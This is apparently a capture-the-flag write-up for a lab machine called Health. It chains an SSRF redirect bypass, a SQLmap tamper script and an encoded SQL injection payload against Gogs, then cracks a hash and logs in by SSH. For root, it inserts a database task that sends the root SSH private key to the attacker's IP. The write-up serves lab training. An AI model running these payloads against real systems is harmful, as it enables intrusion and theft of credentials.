



Health

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Difficulty: Medium

Classification: Official

Synopsis

Health is a medium Linux machine that features an SSRF vulnerability on the main webpage that can be exploited to access services that are available only on localhost. More specifically, a Gogs instance is accessible only through localhost and this specific version is vulnerable to an SQL injection attack. Due to the way that an attacker can interact with the Gogs instance the best approach in this scenario is to replicate the remote environment by installing the same Gogs version on a local machine and then using automated tools to produce a valid payload. After retrieving the hashed password of the user susanne an attacker is able to crack the hash and reveal the plain text password of that user. The same credentials can be used to authenticate to the remote machine using SSH. Privilege escalation relies on cron jobs that are running under the user root. These cron jobs are related to the functionality of the main web application and process unfiltered data from a database. Thus, an attacker is able to inject a malicious task inside the database and exfiltrate the SSH key file of the user root, thus, allowing him to gain a root session on the remote machine.

Skills Required

- Enumeration
- Source code review
- Use of automated tools

Database interaction

Skills Learned

- SSRF localhost filter bypass
- Data exfiltration using SSRF
- Replicating remote environment
- Exploit modification

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.176 | grep ^[0-9] | cut -d '/' -f 1 | tr
'\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.176
```


The initial Nmap output reveals just three ports open. On port 22 an SSH server is running, on port 80 an Apache web server and port 3000 is filtered, meaning that probably a firewall rule is preventing us from accessing whatever service is running on it. Since we don't, currently, have any valid SSH credentials, we should begin our enumeration by visiting port 80.

Apache - Port 80

health.htb

Simple health checks for any URL

This is a free utility that allows you to remotely check whether an http service is available. It is useful if you want to check whether the server is correctly running or if there are any firewall issues blocking access.



About:

This is a free utility that allows you to remotely check whether an http service is available. It is useful if you want to check whether the server is correctly running or if there are any firewall issues blocking access.

For Developers:

Once the webhook has been created, the webhook recipient is periodically informed about the status of the monitored application by means of a post request containing various details about the http service.

Its simple:

No authentication is required. Once you create a monitoring job, a UUID is generated which you can share with others to manage the job easily.

Before we analyze the web application we notice that the website has revealed the hostname health.htb. So, we modify our hosts file accordingly.

```
echo "10.10.11.176 health.htb" | sudo tee -a /etc/hosts
```

The website, informs us that it provides a utility to check whether an HTTP service is available or not. The monitoring itself, is carried through webhooks.

Web applications that take a URL as an input tend to be vulnerable to a <u>server-side</u> request forgery (SSRF) attack. The goal of this attack is to induce the server to make requests to an unintended location. In this particular case we could try to use the application to access the service running on port 3000. We know that on port 80 there is a website, so let's try to access it using <u>localhost</u> or 127.0.0.1.

health.htb

Simple health checks for any URL

This is a free utility that allows you to remotely check whether an http service is available. It is useful if you want to check whether the server is correctly running or if there are any firewall issues blocking access.

Configure Webhook

· The host given in the webhookUrl field is not allowed

Both URLs result in an error message. Trying various bypass encodings, such as converting localhost to a hex IP (7f.00.00.01) result in the same error. It's clear that there is some kind of protection against SSRF attacks. Our next attempt is to check if we can bypass this protection using redirects. To test this option we have to set up a simple Python Flask application to redirect requests:

```
from flask import Flask, redirect, request

app = Flask(__name__)

@app.route("/")

def i():
    url = request.args.get('url')
    return redirect(url, code=302)
```

We execute the script on our local machine.

```
sudo flask --app redirect.py run --host=0.0.0.0 --port 80
```


```
sudo flask --app redirect.py run --host=0.0.0.0 --port 80

* Serving Flask app 'redirect.py'
 * Debug mode: off
 * Running on all addresses (0.0.0.0)
```

Then, we set up a listener on our local machine.

```
nc -lvnp 9002
```

Finally, we specify the following URL http://10.10.14.10:9002/ in the Payload URL field and http://10.10.14.10/?url=http://10.10.14.10:9001 in the Monitored URL.



Then, we click on Test and we get a callback on our listener.

```
nc -lvnp 9002

listening on [any] 9002 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.11.176] 33006

POST / HTTP/1.1

Host: 10.10.14.10:9002


Accept: */*
Content-type: application/json
Content-Length: 130

{"webhookUrl":"http:\/\/10.10.14.10:9002\/","monitoredUrl":"http:\/\/10.10.14.10\/?url=http:\/\/10.10.14.10:9001","health":"down"}
```

We have successfully performed an SSRF attack. Now, let's try to access the service on port 3000 on the remote machine using this attack.

First of all, we reset our listener on port 9005 by quitting the previous instance and setting up a new one.

Then, we specify this URL http://localhost:3000 in the Monitored URL field on the web application. The rest of the fields remain unchanged resulting in the following configuration:



With our redirect Flask application running, we click on Test and we get a response on our listener.

```
nc -lvnp 9005
listening on [any] 9005 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.11.176] 33330

POST / HTTP/1.1
Host: 10.10.14.10:9005
Accept: */*
Content-type: application/json
Content-Length: 7734
Expect: 100-continue

{"webhookUrl":"http:\/\/10.10.14.10:9005", "monitoredUrl":"http:\/\/10.10.14.10\/?url=http:
\/\/localhost:3000", "health":"up", "body":"<SNIP> Gogs - Go Git Service <SNIP> GoGits Version:
0.5.5.1010 Beta <SNIP>", "message":"HTTP\/1.1 302 FOUND", "headers":{"Server":"Werkzeug\/2.2.2
Python\/3.7.8", "Date":"Fri, 21 Oct 2022 16:03:21 GMT", "Content-Type":"text\/html; charset=UTF-8", "Content-Length":"229", "Location":"http:\/\/localhost:3000", "Connection":"close", "Set-Cookie":"_csrf=; Path=\/; Max-Age=0"}}
```

It seems like <u>Gogs</u> is the service running on port 3000. Moreover, the version of the remote Gogs instance is revealed to be 0.5.5.1010 Beta. Using Google to search for known vulnerabilities in this specific version we come across this <u>exploit</u>. More specifically, there is an SQL injection vulnerability in the q parameter of this endpoint /api/v1/users/search?q=.

Foothold


Reading through the exploitation steps we can see that the SQL injection payload is extremely complicated. Moreover, the way that we can access the Gogs instance in this case is preventing the use of automated tools like SQLmap. Our best option in such cases is to install a local instance of the service, scan it using automated tools, find the correct payload and then use that payload on the remote instance.

We can visit the official Github <u>page</u> and <u>download</u> the <u>0.5.5</u> release which is vulnerable to the aforementioned SQL injection and also matches the version on the remote instance.

Afterwards, we extract the archive, change our directory to the extracted gogs folder and execute ./gogs web.



Now, we can visit http://localhost:3000 on our browser and finalize the installation. All we have to do is to set up an Admin account.



Now, we can start enumerating our local Gogs instance using SQLmap. Reading through the exploitation report we notice that space characters (0x20 in ASCII) are filtered out. To bypass this filter we can create a custom tamper script for SQLmap. All it has to do is to replace the space character with the characters /**/ as shown on the proof of concept.

```
#!/usr/bin/env python
from lib.core.enums import PRIORITY
import re
    __priority__ = PRIORITY.NORMAL
def dependencies():
    pass

def tamper(payload, **kwargs):
    retVal = ""
    retVal = re.sub(' ', '/**/', payload)
    return retVal
```

Along with our tamper script an empty file called __init__.py has to exist on the same directory, so let's create one.

```
touch __init__.py
```

Finally, we can begin our enumeration using SQLmap.

```
sqlmap -u "http://localhost:3000/api/v1/users/search?q=*" --dbs --batch --
tamper=./tamper.py --risk 3 --level 5
```

```
sqlmap -u "http://localhost:3000/api/v1/users/search?q=*" --dbs --batch --tamper=./tamper.py --risk 3 --level 5

URI parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N sqlmap identified the following injection point(s) with a total of 184 HTTP(s) requests:
---

Parameter: #1* (URI)

Type: boolean-based blind

Title: OR boolean-based blind - WHERE or HAVING clause
Payload: http://localhost:3000/api/v1/users/search?q=-2575') OR 2080=2080-- DqoU

Type: time-based blind

Title: SQLite > 2.0 AND time-based blind (heavy query)
Payload: http://localhost:3000/api/v1/users/search?q=') AND

6092=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(5000000000/2))))-- BhER

Type: UNION query
Title: Generic UNION query (random number) - 27 columns
Payload: http://localhost:3000/api/v1/users/search?q=') UNION ALL SELECT <SNIP>-- cZMd
```

SQLmap has indeed, identified an injection point. Now, we can use <u>DB Browser for SQLite</u> to inspect the structure of our local database file located in ./gogs/data/gogs.db.

▼ III user		CREATE TABLE 'user' ('id' INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL,
	INTEGER	"id" INTEGER NOT NULL
lower_name	TEXT	"lower_name" TEXT NOT NULL
name	TEXT	"name" TEXT NOT NULL
full_name	TEXT	"full_name" TEXT
email	TEXT	"email" TEXT NOT NULL
passwd	TEXT	"passwd" TEXT NOT NULL
login_type	INTEGER	"login_type" INTEGER
login_source	INTEGER	"login_source" INTEGER NOT NULL DEFAULT 0
login_name	TEXT	"login_name" TEXT
📗 type	INTEGER	"type" INTEGER
num_followers	INTEGER	"num_followers" INTEGER
num_followings	INTEGER	"num_followings" INTEGER
num_stars	INTEGER	"num_stars" INTEGER
num_repos	INTEGER	"num_repos" INTEGER
avatar	TEXT	"avatar" TEXT NOT NULL
avatar_email	TEXT	"avatar_email" TEXT NOT NULL
location	TEXT	"location" TEXT
website	TEXT	"website" TEXT
is_active	INTEGER	"is_active" INTEGER
📄 is_admin	INTEGER	"is_admin" INTEGER
📄 rands	TEXT	"rands" TEXT
📄 salt	TEXT	"salt" TEXT
created	NUMERIC	"created" NUMERIC
updated	NUMERIC	"updated" NUMERIC
description	TEXT	"description" TEXT
num_teams	INTEGER	"num_teams" INTEGER
num_members	INTEGER	"num_members" INTEGER

The table users seems particularly interesting. Especially the name, passwd, rands and salt fields are the fields that we can use to exfiltrate usernames and complete password hashes. Trying various statements, we can come up with the following query: select (name | |'passwd'||passwd||'passwd'||'salt'||salt||'salt'||rands'||rands||'rands') from user to extract values from these columns.

Note: we are using the strings passwd, salt and rands to separate the leaked data. By doing so, it would be a lot easier for us to distinguish where each value starts/ends.

All we have to do now is to start up Burpsuite, use it as a proxy for SQLmap and capture the payload that we are going to use.

```
sqlmap -u "http://localhost:3000/api/v1/users/search?q=*" --sql-query="select (name
||'passwd'||passwd||'passwd'||'salt'||salt||'salt'||'rands'||rands||'rands') from user"
--batch --tamper=./tamper.py --risk 3 --level 5 --fresh-queries --
proxy="http://localhost:8080"
```

```
1 GET /api/vl/users/search?g=
  %27%29%2F%2A%2A%2FUNI 0N%2F%2A%2A%2FALL%2F%2A%2FSELECT%2F%2A%2A%2F2833%2C2833%2C2833%2C2833%2C2833%2C2833%2C2833%
  2C2833%2C2833%2C2833%2C2833%2C2833%2C2833%2C2833%2CCHAP%28113%2C120%2C106%2C112%2C113%29%7C%7CC0ALESC
  E%28%28name%2F%2A%2A%2F%7C%7CCHAF%28112%2C97%2C115%2C115%2C119%2C100%29%7C%7C%2F%2A%2A%2Fpasswd%2F%2A%2A%2F%
  7C%7CCHAP%28112%2C97%2C115%2C115%2C119%2C100%29%7C%7CCHAP%28115%2C97%2C108%2C116%29%7C%7Csalt%7C%7CCHAP%2811
  5%2C97%2C108%2C116%29%7C%7CCHAR%28114%2C97%2C110%2C100%2C115%29%7C%7Crands%7C%7CCHAR%28114%2C97%2C110%2C100%
  2C115%29%29%2CCHAR%2832%29%29%7C%7CCHAR%28113%2C113%2C120%2C98%2C113%29%2C2833%2C2833%2C2833%2C2833%2C2833%2C2
  C2833%2C2833%2C2833%2C2833%2C2833%2C2833%2C2833%2F%2A%2A%2FFROM%2F%2A%2Fuser--%2F%2A%2A%2FKCpu HTTP/1.1
2 Cache-Control: no-cache
3 User-Agent: sqlmap/1.6.10#stable (https://sqlmap.org)
4 Referer: http://localhost:3000/api/v1/users/search?q=
5 Host: localhost:3000
6 Cookie: i_like_gogits=f97a1970371cd284a4214580e33478ea8f64a25c;lang=en-US
7 Accept: */*
8 Accept-Encoding: gzip, deflate
9 Connection: close
10
11
```

This is the url-decoded payload that we are going to use on the remote instance.

With the payload finally at hand, we modify our redirect script to utilize it and redirect directly to it.

Then, we restart our Flask redirect application, we set up a new listener on port 9005 and on the website we specify exactly the same options as we did during our enumeration process that we discovered the Gogs instance and we click on the Test button.

```
nc -lvnp 9005

<SNIP>qxjpqsusannepasswd66c074645545781f1064fb7fd1177453db8f0ca2ce58a9d81c04be2e6d3ba2a0d6c032f0fd4ef83f48d7434
9ec196f4efe37passwdsalts03XIbeW14saltrandsm7483YfL9Krandsqqxbq<SNIP>
```

Finally, we are presented with the following information:

```
name -> susanne
passwd ->
66c074645545781f1064fb7fd1177453db8f0ca2ce58a9d81c04be2e6d3ba2a0d6c032f0fd4ef83f48d7434
9ec196f4efe37
salt -> s03XIbeW14
rands -> m7483YfL9K
```

At this point, searching online we are able to <u>find</u> a Github issue that informs us that the hashing algorithm used in Gogs is <u>PBKDF2 + HMAC + SHA256</u>. Looking at Hashcat's <u>example hashes</u> page we notice that this mode expects the hash in a <u>base64</u> format. So, let's construct a proper hash.

```
b64_passwd=$(echo -n 66c074645545781f1064fb7fd1177453db8f0ca2ce58a9d81c04be2e6d3ba2a0d6c032f0fd4ef83f 48d74349ec196f4efe37 | xxd -r -p | base64) b64_salt=$(echo -n s03XIbeW14 | base64) hashcat -m 10900 "sha256:10000:$b64_salt:$b64_passwd" /usr/share/wordlists/rockyou.txt
```

```
b64_passwd=$(echo -n 66c074645545781f1064fb7fd11<SNIP>4ef83f48d74349ec196f4efe37 | xxd -r -p | base64)
b64_salt=$(echo -n s03XIbeW14 | base64)
hashcat -m 10900 "sha256:10000:$b64_salt:$b64_passwd" /usr/share/wordlists/rockyou.txt
sha256:10000:c08zWEliZVcxNA==:ZsB0ZFVFeB8QZPt/0Rd0U9u<SNIP>U74P0jXQ0nsGW90/jc=:february15
```

We have successfully cracked the hash to the plain text password of february15. Now, we can check for a password re-use scenario by attempting to login to the remote machine using SSH with the credentials susanne:february15.

ssh susanne@health.htb

```
ssh susanne@health.htb
susanne@health:~$ id
uid=1000(susanne) gid=1000(susanne) groups=1000(susanne)
```

We have a shell as the user susanne on the remote machine. The user flag, can be found in /home/susanne/user.txt.

Privilege Escalation

During our enumeration steps we noticed that the web application is able to run some kind of cron job. Let's take a closer look at the source code of the web application located in

/var/www/html/app/Http/Controllers/HealthChecker.php.

cat /var/www/html/app/Http/Controllers/HealthChecker.php

```
<?php
namespace App\Http\Controllers;
class HealthChecker
   public static function check($webhookUrl, $monitoredUrl, $onlyError = false)
        sign = [];
        $json['webhookUrl'] = $webhookUrl;
        $json['monitoredUrl'] = $monitoredUrl;
        $res = @file_get_contents($monitoredUrl, false);
        if ($res) {
            if ($onlyError) {
                return $json;
            }
            $json['health'] = "up";
            $json['body'] = $res;
    <SNIP>
    }
}
```

Interestingly enough, monitoredurl, at this point, is passed without any sanitazation to the <code>@file_get_contents</code> function.

Moreover, inside the /var/www/html/app/Console/Kernel.php file there is a comment that states: /*

Get all tasks from the database */ meaning that a database is used to store all the information required to perform the HealthCheck when the cron runs.

Reading the var/www/html/app/.env file we can find the credentials used to access the database.

```
DB_CONNECTION=mysql

DB_HOST=127.0.0.1

DB_PORT=3306

DB_DATABASE=laravel

DB_USERNAME=laravel

DB_PASSWORD=MYsql_strongestpass@2014+
```

So, in theory, we could access the Database with these credentials, insert a malicious entry that instead of performing the HealthCheck on a website actually reads a file from the local system and exfiltrates it to us. All that's left to check in this theory is what user is actually running the cron job. Let's use the pspy64s binary to investigate running processes. After we download the binary on our local machine, we can use sop to transfer it to the remote machine using the credentials of the sausanne user.

```
scp /opt/pspy64s susanne@health.htb:/tmp
```

Then, we make the file executable on the remote machine and we execute it:

```
chmod +x /tmp/pspy64s
./pspy64s
```

```
susanne@health:/tmp$ chmod +x pspy64s
susanne@health:/tmp$ ./pspy64s

<SNIP>
2022/10/24 14:37:01 CMD: UID=0 PID=43015 | sleep 5
2022/10/24 14:37:01 CMD: UID=0 PID=43014 | /bin/bash -c sleep 5 && /root/meta/clean.sh
2022/10/24 14:37:01 CMD: UID=0 PID=43013 | /usr/sbin/CRON -f
2022/10/24 14:37:01 CMD: UID=0 PID=43012 | /usr/sbin/CRON -f
2022/10/24 14:37:01 CMD: UID=0 PID=43016 | /bin/bash -c cd /var/www/html && php artisan schedule:run >> /dev/null 2>&1
```

It seems like root is handling the cron jobs. At this point, we can directly create a malicious task inside the database to read the SSH key from the root user.

Let's examine the table structure inside the database.

```
mysql -u laravel -pMYsql_strongestpass@2014+ laravel --execute
show tables;
desc tasks;
```

```
susanne@health:/tmp$ mysql -u laravel -pMYsql_strongestpass@2014+ laravel
mysql> show tables;
 Tables_in_laravel
 failed_jobs
 migrations
 password_resets
 personal_access_tokens
 tasks
 users
mysql> desc tasks;
 Field
               | Type
                              | Null | Key | Default | Extra |
 id
               | char(36)
                                     | PRI | NULL
                               NO
| webhookUrl
              | varchar(255)
                               NO
                                           | NULL
| onlyError
               | tinyint(1)
                               NO
                                           | NULL
                                            NULL
| monitoredUrl | varchar(255) |
                               NO
 frequency
              | varchar(255)
                              l NO
                                            NULL
 created_at
               | timestamp
                               YES
                                            NULL
 updated_at
               | timestamp
                               YES
                                            NULL
```

The fields required are somewhat familiar to us from our initial enumeration process. With all the information we have gathered, we can proceed with our exploitation plan.

First of all, we set up a listener on our local machine.

```
nc -lvnp 9001
```

Then, we create a malicious task to read the key file of root.

```
mysql -u laravel -pMYsql_strongestpass@2014+ laravel --execute "INSERT INTO tasks (id,
monitoredUrl, onlyError, webhookUrl, frequency) VALUES ('450cb26c-4200-4e29-balf-
6b5ad9b4fdc4', 'file:///root/.ssh/id_rsa', 0, 'http://10.10.14.10:9001','* * * * * *');"
```

After a short while, we get a callback on our listener:

```
nc -lvnp 9001

<SNIP>
{"webhookUrl":"http:\/\/10.10.14.10:9001","monitoredUrl":"file:\/\/\root\/.ssh\/id_rsa","health":"up","body":"----BEGIN RSA PRIVATE
KEY----\nMIIEowIBAAKCAQEAwddD+eMlmkBmuU77LB0LfuVNJMam9
\/jG5NPqc2TfW4Nlj9gE<SNIP>\/cQbPm
\nQeA60hw935eFZvx1Fn+mTaFvYZFMRMpmERTW0BZ53GTHjSZQoS3G\n----END RSA
PRIVATE KEY----\n"}
```

After saving and reformatting the key inside a file called root_key, we have a valid key for the user root.

By "reformatting" in this specific instance, we mean to replace the \n sequence of characters with a new line and the \iff sequence with \iff.

```
chmod 600 root_key
ssh -i root_key root@health.htb
```

```
chmod 600 root_key
ssh -i root_key root@health.htb

root@health:~# id
uid=0(root) gid=0(root) groups=0(root)
```

The root flag can be found inside the /root/root.txt file.